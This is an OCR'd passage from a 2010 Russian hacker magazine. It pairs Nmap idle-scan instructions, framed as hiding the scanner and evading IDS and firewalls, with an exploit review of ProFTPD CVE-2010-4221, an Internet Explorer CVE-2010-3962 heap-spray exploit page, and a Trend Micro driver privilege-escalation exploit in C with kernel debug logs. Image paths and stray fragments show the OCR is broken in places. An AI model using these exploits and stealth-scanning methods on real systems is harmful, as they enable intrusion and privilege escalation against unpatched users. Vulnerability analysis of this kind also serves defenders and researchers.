Думаю, идея ясна. Аналогичным образом можно ограничивать по любым протоколам, портам, IP-, MAC-адресам и т.д. Здесь важно не запутаться в логике действия OR, AND и NOT. Кстати, можно использовать вместо них символы ||, &&, ! соответственно. Кроме того, есть возможности по фильтрации на основании более глубоких «тонкостей» в значении полей. Например, пофильтровать по установленному биту Don't Fragment в IP-заголовке, или по SYN-флагу в TCP. Но это уже для гурманов и извращенцев :).



ЗАДАЧА: СКРЫТОЕ СКАНИРОВАНИЕ ПОРТОВ NMAP'ОМ

РЕШЕНИЕ:

Теперь к классике. Старой, доброй, светлой :).
Перед тем, как взламывать какую-то сетку/хост, требуется сначала провести разведку, собрать информацию. Одно из важнейших дел — достать информацию о запущенных сервисах на хосте. Сервисы привязаны к портам, а потому сканирование портов — важно. Но чтобы нас не засекли за таким «благим» делом (оно не особо легально), ведь сделать это не трудно, так как наш IP-адрес в каждом отправляемом пакете, — требуется мутить всякие штуки.
Одним из достаточно скрытных, но при этом простых методов, является idle-сканирование, которое реализовано в Nmap'е (nmap.org). Идея Antirez'a еще от 1998 года и основана на наблюдении, что во многих ОС (и устройствах) имеется статическая инкрементация поля ID в IP заголовке, т.е. сколько хост отправил пакетов в сеть, на столько и увеличилось значение IPID.
На практике это выглядит следующим образом.
Мы находим зомби-хост на просторах сети. Зомби-хост — это хост с минимумом трафика, т.е. «не общающийся» ни с кем по сети в данный момент. «Нет общения» — нет оправленных пакетов, а потому IPID не меняется. Коннектимся к нему и узнаем значение IPID.
Далее отправляем TCP SYN-запрос на какой-нибудь порт нашей жертве от IP зомби. Если порт открыт, то жертва отвечает SYN-ACK. Когда SYN-ACK TCP-пакет приходит нашему зомби, то он по стандарту генерирует RST-пакет в ответ, тем самым увеличивая свой IPID.
Если порт у жертвы закрыт, то генерируется RST-пакет, который отправляется зомби. По стандарту на RST-пакет не требуется отвечать, а потому не происходит изменения IPID у зомби. Если порт фильтруется брандмауэром у жертвы, то ответа на SYN-запрос никакого не последует, а потому IPID, аналогично с предыдущим вариантом, у зомби не изменится. Далее мы посылаем запрос уже зомби и анализируем значение IPID в ответе. Если оно изменилось (без учета нашего запроса зомби), то порт открыт, если нет — порт закрыт. Более подробное описание и показательный рисунок ищи на nmap.org/book/idlescan.html.
Таким образом, мы не посылаем ни одного пакета нашей жертве.
Что важно, данный метод, в отличие от многих других, можно использовать и на просторах Интернета.
Самой важной задачей здесь является нахождения такого вот зомби, хоста без трафика. Так как со сторонним трафиком мы не сможем проследить за изменениями IPID, реально машину найти не проблема.
Чтобы узнать подходит ли данный хост в виде зомбика, можно натравить на него Nmap с портсканом или ОС-детектом с выводом дополнительной информации (-v). И, если там будет строчка «IP ID Sequence Generation: Incremental», то хост нам подходит. Протестить желательно пару раз. Самих зомбиков желательно брать либо поближе к себе, либо к жертве, для уменьшения количества возможных ложных срабатываний. Также есть скрипт для NSE, который чекает пригодность хоста (nmap.org/nsedoc/scripts/ipidseq.html).
Пример.
Определяем пригодность:

```
nmap -v 192.168.0.105
```

Где **192.168.0.105** — IP потенциального зомбика.
Запускаем idle-сканирование:

```
nmap -sI 192.168.0.105 -PN -v 192.168.0.1
```

Где **-sI 192.168.0.105** — указываем IP-зомби;
-PN — отключаем пинг жертвы, перед сканированием, для пущей конфиденциальности;
-v — вывод подробной информации при сканировании;
192.168.0.1 — жертва.

```
No.  Time             Source         Destination    Protocol  Info
1    22:33:47.138668  192.168.0.103  192.168.0.105  TCP  60204 > http [SYN, ACK] Seq=1368359585 Ack=2845778546 Win=3072 Len=0 M
2    22:33:47.139059  192.168.0.105  192.168.0.103  TCP  http > 60204 [RST] Seq=2845778546 Win=0 Len=0
3    22:33:47.174607  192.168.0.103  192.168.0.105  TCP  60205 > http [SYN, ACK] Seq=1368359586 Ack=2845778546 Win=4096 Len=0 M
4    22:33:47.174755  192.168.0.105  192.168.0.103  TCP  http > 60205 [RST] Seq=2845778546 Win=0 Len=0
5    22:33:47.206108  192.168.0.103  192.168.0.105  TCP  60206 > http [SYN, ACK] Seq=1368359587 Ack=2845778546 Win=1024 Len=0 M
6    22:33:47.206258  192.168.0.105  192.168.0.103  TCP  http > 60206 [RST] Seq=2845778546 Win=0 Len=0
7    22:33:47.237536  192.168.0.103  192.168.0.105  TCP  60207 > http [SYN, ACK] Seq=1368359588 Ack=2845778546 Win=4096 Len=0 M
8    22:33:47.237689  192.168.0.105  192.168.0.103  TCP  http > 60207 [RST] Seq=2845778546 Win=0 Len=0
9    22:33:47.268740  192.168.0.103  192.168.0.105  TCP  60208 > http [SYN, ACK] Seq=1368359589 Ack=2845778546 Win=4096 Len=0 M
10   22:33:47.268889  192.168.0.105  192.168.0.103  TCP  http > 60208 [RST] Seq=2845778546 Win=0 Len=0
11   22:33:47.301117  192.168.0.103  192.168.0.105  TCP  60209 > http [SYN, ACK] Seq=1368359590 Ack=2845778546 Win=3072 Len=0 M
12   22:33:47.301262  192.168.0.105  192.168.0.103  TCP  http > 60209 [RST] Seq=2845778546 Win=0 Len=0
13   22:33:47.301950  192.168.0.1    192.168.0.105  TCP  60203 > http [SYN, ACK] Seq=1368359585 Ack=2845778546 Win=3072 Len=0 M
14   22:33:47.354921  192.168.0.1    192.168.0.105  TCP  60203 > http [SYN, ACK] Seq=1368359586 Ack=2845778546 Win=1024 Len=0 M
15   22:33:47.410919  192.168.0.1    192.168.0.105  TCP  60203 > http [SYN, ACK] Seq=1368359587 Ack=2845778546 Win=2048 Len=0 M
16   22:33:47.472529  192.168.0.1    192.168.0.105  TCP  60203 > http [SYN, ACK] Seq=1368359588 Ack=2845778546 Win=2048 Len=0 M
17   22:33:47.784356  192.168.0.103  192.168.0.105  TCP  60410 > http [SYN, ACK] Seq=4169616413 Ack=516564450 Win=3072 Len=0 MS
18   22:33:47.784518  192.168.0.105  192.168.0.103  TCP  http > 60410 [RST] Seq=516564450 Win=0 Len=0
19   22:33:47.784779  192.168.0.105  192.168.0.1    TCP  http > microsoft-ds [SYN] Seq=4051798838 Win=1024 Len=0 MSS=1460
20   22:33:47.784898  192.168.0.105  192.168.0.1    TCP  http > http-alt [SYN] Seq=4051798838 Win=4096 Len=0 MSS=1460
21   22:33:47.785008  192.168.0.105  192.168.0.1    TCP  http > http [SYN] Seq=4051798838 Win=2048 Len=0 MSS=1460
22   22:33:47.785119  192.168.0.105  192.168.0.1    TCP  http > imaps [SYN] Seq=4051798838 Win=3072 Len=0 MSS=1460
23   22:33:47.785227  192.168.0.105  192.168.0.1    TCP  http > ddi-tcp-1 [SYN] Seq=4051798838 Win=3072 Len=0 MSS=1460
24   22:33:47.785335  192.168.0.105  192.168.0.1    TCP  http > netbios-ssn [SYN] Seq=4051798838 Win=3072 Len=0 MSS=1460
25   22:33:47.785443  192.168.0.105  192.168.0.1    TCP  http > sunrpc [SYN] Seq=4051798838 Win=2048 Len=0 MSS=1460
26   22:33:47.785553  192.168.0.105
27   22:33:47.785662  192.168.0.105
28   22:33:47.785769  192.168.0.105

Frame 12 (60 bytes on wire, 60 bytes captur
Ethernet II, Src: Wistron_e2:a5:09 (00:16:d
Internet Protocol, Src: 192.168.0.105 (192.
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP
  Total Length: 40
  Identification: 0x9421 (37921)
  Flags: 0x00
  Fragment offset: 0
  Time to live: 128
  Protocol: TCP (0x06)
  Header checksum: 0x248e [correct]
  Source: 192.168.0.105 (192.168.0.105)
  Destination: 192.168.0.103 (192.168.0.103
```

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# nmap -sI 192.168.0.105 -PN 192.168.0.1

Starting Nmap 5.00 ( http://nmap.org ) at 2010-11-20 22:33 MSK
Idle scan using zombie 192.168.0.105 (192.168.0.105:80); Class: Incremental
Interesting ports on free (192.168.0.1):
Not shown: 997 closed|filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
49152/tcp open  unknown
MAC Address: 1C:AF:F7:1E:09:39 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
```

Idle-сканирование Nmap'ом и лог из Wireshark'a

Кроме скрытия своего IP-адреса, данный метод может применяться еще в нескольких ситуациях. Во-первых, для выяснения межхостовых взаимоотношений, т.е. когда доступ к жертве разрешен только с определенных адресов. Во-вторых, как метод обхода IDS/фаерволлов, когда мы проводим сканирование хоста с нескольких зомби машин. Тем самым мы добавляем распределенность сканированию, затрудняя фаерволлам его блокировку.



ЗАДАЧА: СГЕНЕРИРОВАТЬ СЛОВАРЬ ДЛЯ БРУТФОРСА


РЕШЕНИЕ:

Я уже несколько раз писал в данной рубрике о том, где можно взять словари для брутфорса или с помощью чего их можно сгенерировать. Но не могу не написать о прелестной находке. Имя ей — l517 (какое красивое имя :). Взять можно тут — code.google.com/p/l517. Данная тулза включает в себя очень широкие возможности при быстрой и качественной работе. Смотри сам:

```
1) Генерирует вордлисты, доставая слова из файлов все-
возможных типов.
2) Генерирует вордлисты, основываясь на веб-сайтах.
3) Создание стандартных вордлистов.
4) Мутация вордлистов букво-цифрами, личными префиксо-
суффиксами.
5) Поддержка иностранных алфавитов (хотя отображение их
заметно страдает).
5) Конвертация, фильтры вордлистов.
```


Программа сделана под Win и, понятное дело, имеет гуи-интерфейс. Хотя по сути своей, тулза ничего чрезвычайно нового и оригинального собой не представляет. Но хорошо ведь, когда в одном месте все необходимое собрано. Да и поколению, не дружащему с консолью, придется явно по душе ;).

Примеры приводить не буду — все и так интуитивно понятно.



Достойный вордлист-генератор под Windows

Никита Тараканов (CISS Research Team, http://twitter.com/NTarakanov)





ОБЗОР ЭКСПЛОЙТОВ

01 УДАЛННОЕ ВЫПОЛНЕНИЕ КОДА В PROFTPD

Ноябрь выдался хорошим месяцем по удалённым эксплойтам для очень популярного FTP сервера Proftpd. Что примечательно, одна уязвимость была продана анонимным исследователем компании ZDI(Zero Day Initiative), и была исправлена в течении 40 дней. Однако, из просмотра коммитов, становится ясно, что уязвимость жила целых 2 года!
Вторая же уязвимость была опубликована в свежем 67-м выпуске легендарного e-zine'a phrack. Обнаруженные уязвимости позволяют удаленному пользователю обойти некоторые ограничения безопасности и скомпрометировать целевую систему.

TARGETS

Proftpd version < 1.3.3c released.
Ссылки на багтрек:
- bugs.proftpd.org/show_bug.cgi?id=3521;
- bugs.proftpd.org/show_bug.cgi?id=3519;
- xorl.wordpress.com/2010/11/15/cve-2010-4221-proftpd-telnet_iac-remote-stack-overflow/.

BRIEF

Первая уязвимость существует из-за логической ошибки в функции pr_netio_telnet_gets() в файле src/netio.c при обработке пользовательских данных, содержащих **Telnet IAC** (Interpret As Command) escape-последовательность. Используя баг, хакер может с помощью специально сформированных данных, отправленных FTP или FTPS службе, вызвать переполнение стека и выполнить произвольный код в системе. Еще одна брешь существует из-за ошибки проверки входных данных в модуле mod_site_misc. Злоумышленник может создать и удалить директории, символические ссылки или изменить файлы за пределами доступной на запись директории. Для успешной эксплуатации бага приложение должно быть скомпилировано с поддержкой модуля mod_site_misc и атакующий должен иметь привилегии на запись в директорию.

EXPLOIT

Рассмотрим подробно одну из найденных уязвимостей. Пойдем в функцию pr_netio_telnet_gets(), которая находится в src/netio.c:

```
char *pr_netio_telnet_gets(char *buf, size_t buflen,
  pr_netio_stream_t *in_nstrm,
  pr_netio_stream_t *out_nstrm)
{
  char *bp = buf;
  unsigned char cp;
  int toread, handle_iac = TRUE, saw_newline = FALSE;
  pr_buffer_t *pbuf = NULL;

  if (buflen == 0) {
    errno = EINVAL;
    return NULL;
  }

   ...

  buflen--;

  if (in_nstrm->strm_buf)
    pbuf = in_nstrm->strm_buf;
  else
    pbuf = netio_buffer_alloc(in_nstrm);

  while (buflen) {
    ...
    while (buflen && toread > 0 &&
        *pbuf->current != '\n' && toread--) {
      cp = *pbuf->current++;
      pbuf->remaining++;



      ...


        default:
          *bp++ = TELNET_IAC;
          buflen--; <----- декремент длины
          telnet_mode = 0;
          break;
      }
    ...


    *bp++ = cp;
    buflen--; <----- второй декремент во внешнем цикле
  }
    ...

  properly_terminated_prev_command = TRUE;
  *bp = '\0';
  return buf;
}
```

Обрати внимание на то, что все будет хорошо если buflen не достигнет нуля. Как видишь, на каждой успешной итерации buflen уменьшается, но если нам удастся в «TELNET_IAC» buflen установить в 1,то она будет декрементирована дважды! Это сделает buflen огромным положительным числом, что вызовет копирование байт до тех пор, пока





Exploits by Nikita Tarakanov

Date	D	A	V	Description		Plat.	Author
2010-11-08				G Data TotalCare 2011 0day Local Kernel Exploit	900	windows	Nikita Tarakanov
2010-11-06		-		G Data TotalCare 2011 NtOpenKey Race Condition Vulnerability	420	windows	Nikita Tarakanov
2010-11-04		-		Avast! Internet Security aswtdi.sys 0day Local DoS PoC	873	windows	Nikita Tarakanov
2010-11-03		-		Avira Premium Security Suite NtCreateKey Race Condition Vulnerability	519	windows	Nikita Tarakanov
2010-11-02		-		AVG Internet Security v9.0.851 Local Denial of Service Exploit	691	windows	Nikita Tarakanov
2010-11-01				Trend Micro Titanium Maximum Security 2011 0day Local Kernel Exploit	1588	windows	Nikita Tarakanov

Небольшой список опубликованных уязвимостей в антивирусных продуктах

FltReleaseContext

FltReleaseContext decrements the reference count on a context.

```
VOID
  FltReleaseContext(
    IN PFLT_CONTEXT  Context
    );
```

Parameters

Context
Pointer to the context. Must be a valid pointer to a context object for a volume, instance, stream, or stream handle. This parameter is required and cannot be NULL.

Справка о функции FltReleaseContext

он не выйдет из строя или не будет достигнуто некоторого условия, что прервет цикл.Классический пример interger overflow, который приводит к buffer overflow.

Посмотри ссылку на очень красивый эксплойт от Kingcope: exploit-db.com/exploits/15449. Данный сплойт поддерживает много ОС: FreeBSD, Linux:Debuan,SUSE,CentOS. В Debian Squeeze эксплойт немного использует ROP для передачи выполняемых данных в pool buffer (cmd_rec «res» в «pr_cmd_read»), в Ubuntu использует ROP по полной программе: для отображения в память RWX памяти, копирования не больших stub'ов туда и их выполнение.

Кстати, многие дистрибутивы Linux были скомпилированы с защитой (stack smashing protection) от атак. Хоть эта защита снижает вероятность проведения атаки, но не блокирует ее полностью! Cookie в Ubuntu имеет 24-бит энтропии, что снижает эффективность и делает невозможным 100% эксплуатацию уязвимости.

SOLUTION

В новой версии proftpd-1.3.3c было выпущено исправление, а именно, добавлена проверка нулевого значения переменной buflen, что сделало приложение неэксплуатабельным :).

```
src/netio.c
.........
+/* In the situation where the previous byte was an IAC,
we wrote IAC into the output buffer, and decremented
buflen (size of the output  buffer remaining). Thus we
+ need to check here if buflen is zero, before trying to
decrement buflen again (and possibly underflowing the
buflen size_t data type).
+ */
+    if (buflen == 0) {
+      break;
+     }
    *bp++ = cp;
    buflen--;
.........
```

02 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В INTERNET EXPLORER (CVE-2010-3962)

TARGETS:


Internet Explorer 6/7/8

BRIEF

Факт эксплуатации данной уязвимости обнаружили исследователи из Websense Security Labs. Уязвимость связана с тем, что IE выде-








```
kd> g
Access violation - code c0000005 (!!! second chance !!!)
eax=4141413d ebx=c000000d ecx=ffffffff edx=83170180 esi=41414119 edi=c000000d
eip=f97c9075 esp=f0962bb8 ebp=f0962bbc iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
fltMgr!DoReleaseContext+0xf:
f97c9075 f00fc108        lock xadd dword ptr [eax],ecx ds:0023:4141413d=????????
kd> k
ChildEBP RetAddr
f0962bbc f97c90f9 fltMgr!DoReleaseContext+0xf
f0962bc8 f9b8cec6 fltMgr!FltReleaseContext+0x11
WARNING: Stack unwind information not available. Following frames may be wrong.
f0962be4 f9b8d17d MiniIcpt+0xec6
f0962c18 f9b93cf8 MiniIcpt+0x117d
f0962c28 f9b8ec74 MiniIcpt+0x7cf8
f0962c34 804ee119 MiniIcpt+0x2c74
f0962c44 80574d5e nt!IopfCallDriver+0x31
f0962c58 80575bff nt!IopSynchronousServiceTail+0x70
f0962d00 8056e46c nt!IopXxxControlFile+0x5e7
f0962d34 8053d638 nt!NtDeviceIoControlFile+0x2a
f0962d34 7c90e4f4 nt!KiFastCallEntry+0xf8
0012feb4 7c90d26c ntdll!KiFastSystemCallRet
```

Первая весточка о потенциальной уязвимости

```
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

c:\tools\poc\MiniIcpt_lpe_town\Release>MiniIcpt_lpe.exe 3228
G Data TotalCare 2011 0day Local Kernel Exploit
by: Nikita Tarakanov (CISS Research Team)
Ring 0 shellcode at 0x00360000 address
dwMajorVersion = 5 dwMinorVersion 1
Device succesfully opened!
crafting
deviceio!
```

```
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\user>cmd
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\user>_
```

Успех ядерного эксплоита

ляет недостаточное количество памяти для хранения определенных комбинаций CSS-тегов.

Рассмотрим PoC-код, который первым появился в паблике:

```
<html>
<table style=position:absolute;clip:rect(0)>
</html>
```

Дизасм-листинг этого кода:


```
mshtml!CLayout::EnsureDispNodeBackground+0x81:
7dcb1c2d        xor    esi,esi
7dcb1c2f        inc    esi
7dcb1c30        push   esi
7dcb1c31        mov    ecx,edi
7dcb1c33        call   mshtml!CDispNode::
                          SetBackground (7dcafe4b)
7dcb1c38        mov    eax,dword ptr [edi] ; <-- испорчен-
ный указатель
7dcb1c3a        mov    ecx,edi
7dcb1c3c        call   dword ptr [eax+30h] ; <-- а вот
здесь и происходит вызов и улёт в исключение
```


Как видно из данного кода, берётся таблица виртуальных методов из object[0], а далее по смещению 0x30 находится указатель функции. Если немного покопаться, становится понятно, почему память оказывается испорченной — обнаружилось, что в функции SetUserClip происходит порча указателя.

```
mshtml!CDispNode::SetUserClip+0x84:
7dd8b5d0        call   mshtml!CRect::
                       RestrictRange (7dd89389)
7dd8b5d5        mov    eax,dword ptr [edi+4]
7dd8b5d8        and    eax,esi
7dd8b5da        movzx  ecx, byte ptr mshtml!CDispNode::
                        _extraSizeTable (7dc31c10)[eax]
7dd8b5e1        mov    eax,edi
7dd8b5e3        shl    ecx,2
7dd8b5e6        sub    eax,ecx
7dd8b5e8        or     dword ptr [eax],1 ;<-- в eax содер-
жится адрес таблицы виртуальных ф-ий
```


Спустя несколько дней в паблике появился эксплойт, использующий простейший heap-spray, естественно не обходящий DEP/ASLR. Вот его код:

```
<html>
<head><title>poc CVE-2010-3962 zeroday</title>
<script>
```









Прыжок в пропасть

Процесс бинарного сравнения патча

```
function alloc(bytes, mystr) {
  var shellcode = unescape(
   'Тут много зашифрованного мусора :) ');
  while (mystr.length< bytes) mystr += mystr;
  return mystr.substr(0, (bytes-6)/2) + shellcode;
}
</script>
</head>

<body>

<script>
alert('ph33r: click me');
var evil = new Array();
var FAKEOBJ = unescape("%u0d0d%u0d0d");

FAKEOBJ = alloc(1294464, FAKEOBJ);

for (var k = 0; k < 1000; k++) {
   evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
}
document.write(
  "<table style=position:absolute;clip:rect(0)>");
</script>

</body>
</html>
```

С полным эксплойтом ты можешь ознакомиться на exploit-db.com/exploits/15376.

SOLUTION

К настоящему времени никакого патча не выпущено, но зато есть утешительный Workaround от MS.

1. Создай файл стилей KB2458511.CSS:

```
TABLE
{
   POSI\TION: relative !important;
}
```

2. Создай резервную копию ветки реестра:

```
regedit /e CSS-backup.reg "HKEY_CURRENT_USER\Software\
Microsoft\Internet Explorer\Styles"
```

3. А также файл Apply_user_CSS.reg со следующим содержимым:

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Styles]
"User Stylesheet"="C:\\[directory location]\\KB2458511.css"
"Use My Stylesheet"=dword:00000001
```

Где [directory location] — путь к ранее созданному файлу KB2458511.CSS

4. Выполни этот файл и ты неуязвим :).

03 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В ПРОДУКТАХ TREND MICRO

TARGETS:

- Titanium Maximum Security
- Titanium Internet Security

BRIEF

Интересная уязвимость была обнаружена в ходе исследования драйверов антивирусных продуктов. Суть ее сводится к тому, что, вызывая функцию DeviceIoControl с IoctlCode равным 0x220404, атакующий перезаписывает значение, которое является указателем на некую функцию. Последняя необходима для обработки входящих/исходящих пакетов.


Для более детального объяснения бага, **рассмотрим Ioctl-обработчик \\.\tmtdi-устройства**:

```
.text:0001DB7B loc_1DB7B:
.text:0001DB7B  test   dword_2289C, 10000000h
.text:0001DB85  mov    edi, [ebx+0Ch]
      ; edi — указатель на входной буфер
.text:0001DB88  jz     short loc_1DB95
.text:0001DB8A  push   offset aIoctrl_bind_cf
      ; "[IOCTRL_BIND_CFW]\n"
.text:0001DB8F  call   DbgPrint
.text:0001DB94  pop    ecx
.text:0001DB95  push   edi ; VirtualAddress
.text:0001DB96  call   esi ; MmIsAddressValid — проверка
на валидный адрес
.text:0001DB98  test   al, al
.text:0001DB9A  jz     loc_1DD19
```









Сладкий success эксплуатации

```
.text:0001DBA0 cmp    [ebp+DeviceObject], 8 ; проверка на длину входного буфера
.text:0001DBA4  jb     loc_1DD19
.text:0001DBAA  mov    eax, [edi] ; eax — содержит первые 4 байта из нашего буфера
.text:0001DBAC  mov    dword_228B4, eax ; запись в глобальную переменную
```

При анализе x-refs(ссылок) на dword_228B4 становится понятно, что при вызове стандартной функции winsock bind, управление приходит на эту функцию, что ведёт к исполнению инструкции jmp ecx, и, соответственно, прямому прыжку на шеллкод атакующего!

```
.text:00010CD4  sub_10CD4     proc near
.text:00010CD4   mov  edi, edi
.text:00010CD6   push ebp
.text:00010CD7   mov  ebp, esp
.text:00010CD9   mov  ecx, dword_228B4 ; запись в ecx
.text:00010CDF   xor  eax, eax
.text:00010CE1   test ecx, ecx
.text:00010CE3   jz   short loc_10CE8 ; проверка на NULL
.text:00010CE5   pop  ebp
.text:00010CE6   jmp  ecx ; прямой прыжок!!!
.text:00010CE8  ; -----------------------------------
.text:00010CE8
.text:00010CE8  loc_10CE8:
.text:00010CE8   pop  ebp
.text:00010CE9   retn 4
.text:00010CE9  sub_10CD4     endp
```

EXPLOIT

Для эксплуатации уязвимости достаточно вызвать функцию DeviceIoControl, а затем bind:

```
in = 0x10, out = 0x0C;
*inbuff = ring0_shellcode_address;
DeviceIoControl(hDevice,
    ioctl,
    (LPVOID)inbuff,
    in,
    (LPVOID)inbuff,
    out,
    &len,
    NULL);
bind( ListenSocket, (SOCKADDR*) &service,
    sizeof(service); //прыгаем на шеллкод!
```

Но не стоит забывать, что, изменив значение dword_228B4 на адрес своего ядерного шеллкода, при прохождении нового пакета на сетевой интерфейс также будет вызвана функция sub_10CD4, что приведёт к синему экрану смерти, так как обращение к нашему шеллкоду (который, кстати, лежит в пользовательском АП) немедленно приведёт к исключению PageFault.

Чтобы этого избежать, надо установить значение dword_228B4 в NULL, тем самым избежать выполнения инструкции jmp ecx (смотри код).

Синячок, вызванный попаданием в временное окно между эксплуатацией и сброса указателя в NULL

```
DWORD WINAPI ResetPointer( LPVOID lpParam ) {
   HANDLE  hDevice;
   DWORD *inbuff;
   DWORD ioctl = 0x220404, in = 0x10, out = 0x0C, len;
   DWORD interval = 500; //чем меньше, тем лучше!
   Sleep(interval);
   inbuff = (DWORD *)malloc(0x1000);
   if(!inbuff)и{
      printf("malloc failed!\n");
      return 0;
   }
   *inbuff = 0;
   hDevice = (HANDLE)lpParam;
   DeviceIoControl(hDevice,
      ioctl,
      (LPVOID)inbuff,
      in,
      (LPVOID)inbuff,
      out,
      &len,
      NULL);
   free(inbuff);
   return 0;
}
```

SOLUTION

Ждём патча от Trend Micro или ставим другой антивирь :).

